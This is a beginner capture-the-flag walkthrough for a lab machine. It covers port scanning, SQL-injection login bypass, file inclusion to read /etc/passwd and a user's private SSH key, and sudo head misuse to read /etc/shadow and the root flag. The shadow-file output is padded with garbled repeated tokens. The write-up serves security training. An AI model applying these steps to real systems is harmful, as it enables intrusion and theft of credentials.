## First basic CTF

Author: Raya Klein 2024

CTF is in tryhackme rooms. username: PTpaint

## **High level process:**


- 1. nmap the IP found port 3000 & 22
- 2. Open in browser <a href="http://192.168.100.223:3000/">http://192.168.100.223:3000/</a>. There is a simple NodeJS app.
- 3. Find hint link hidden in developer tools
- 4. Login as admin using SQL injection
- 5. Upload any file it will lead to a button that will show the file content
- There is a File Inclusion Vulnerability Can read the /etc/passwd file see there is a user james
- 7. Search for id\_rsa private key for james found in his home directory
- 8. Login as james to ssh.
- 9. Check this user privileges he can use head as sudo.
- 10. Use GTFobins to find a way to PrivEsc that. We can read /etc/shadow file and therefore many other interesting files we did not have access to before.
- 11. read /root/flag.txt file we got the flag!

## Walkthrough

1. Nmap: port 22 for ssh and port 3000 for web server are open.

```
(raya⊗kali)-[~/CTFs]
$ nmap 192.168.100.223
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-12 04:35 EST
Nmap scan report for 192.168.100.223
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
        STATE SERVICE VERSION
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   256 33:bd:1b:3e:d2:a2:19:fb:98:2b:89:be:90:f8:ee:ec (ECDSA)
   256 23:13:aa:e6:ef:51:ef:2f:85:8a:8d:67:80:8a:24:73 (ED25519)
3000/tcp open http
                      Node.js (Express middleware)
|_http-title: Home - Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.21 seconds
```


2. start with web - In dev tools - remove the style from <a></a> tag and we get the button. Click the button - will show in developer tools the route for login.









3. SQL inject the username to login as admin:




4. Now we can upload a file - any file..



5. Follow the link to view uploaded file



There is a File Inclusion Vulnerability - Can read the /etc/passwd file - see there is a user james




7. Trying to read /etc/shadow for example - gives an error



Access to /etc/shadow is forbidden.

8. Read the id\_rsa of james



9. Save to a file and connect as james

```
nano id_rsa_james
...copy content
chmod 600 id_rsa_james
ssh -i id_rsa_james james@192.168.100.223
```

11. Search for special privileges the user has: he can run the command head as root - that allows us to read the important file /etc/shadow and get the hash for the root user

```
james@ctf-1:~ x raya@kalk-/CTFs x raya@kalk-/CTFs x raya@kalk-/CTFs x james@ctf-1:~ $ sudo -l
Matching Defaults entries for james on ctf-1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on ctf-1:
    (ALL) NOPASSWD: /usr/bin/head
james@ctf-1:~ $ sudo head -c1G "/etc/shadow"
root:$6$\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\times\t
```

12. Try to read the flag.txt file in the root folder -

```
james@ctf-1:~$ sudo head -c1G "/root/flag.txt"
PING{haCK!N6 FOr beGiNneRS}
james@ctf-1:~$
```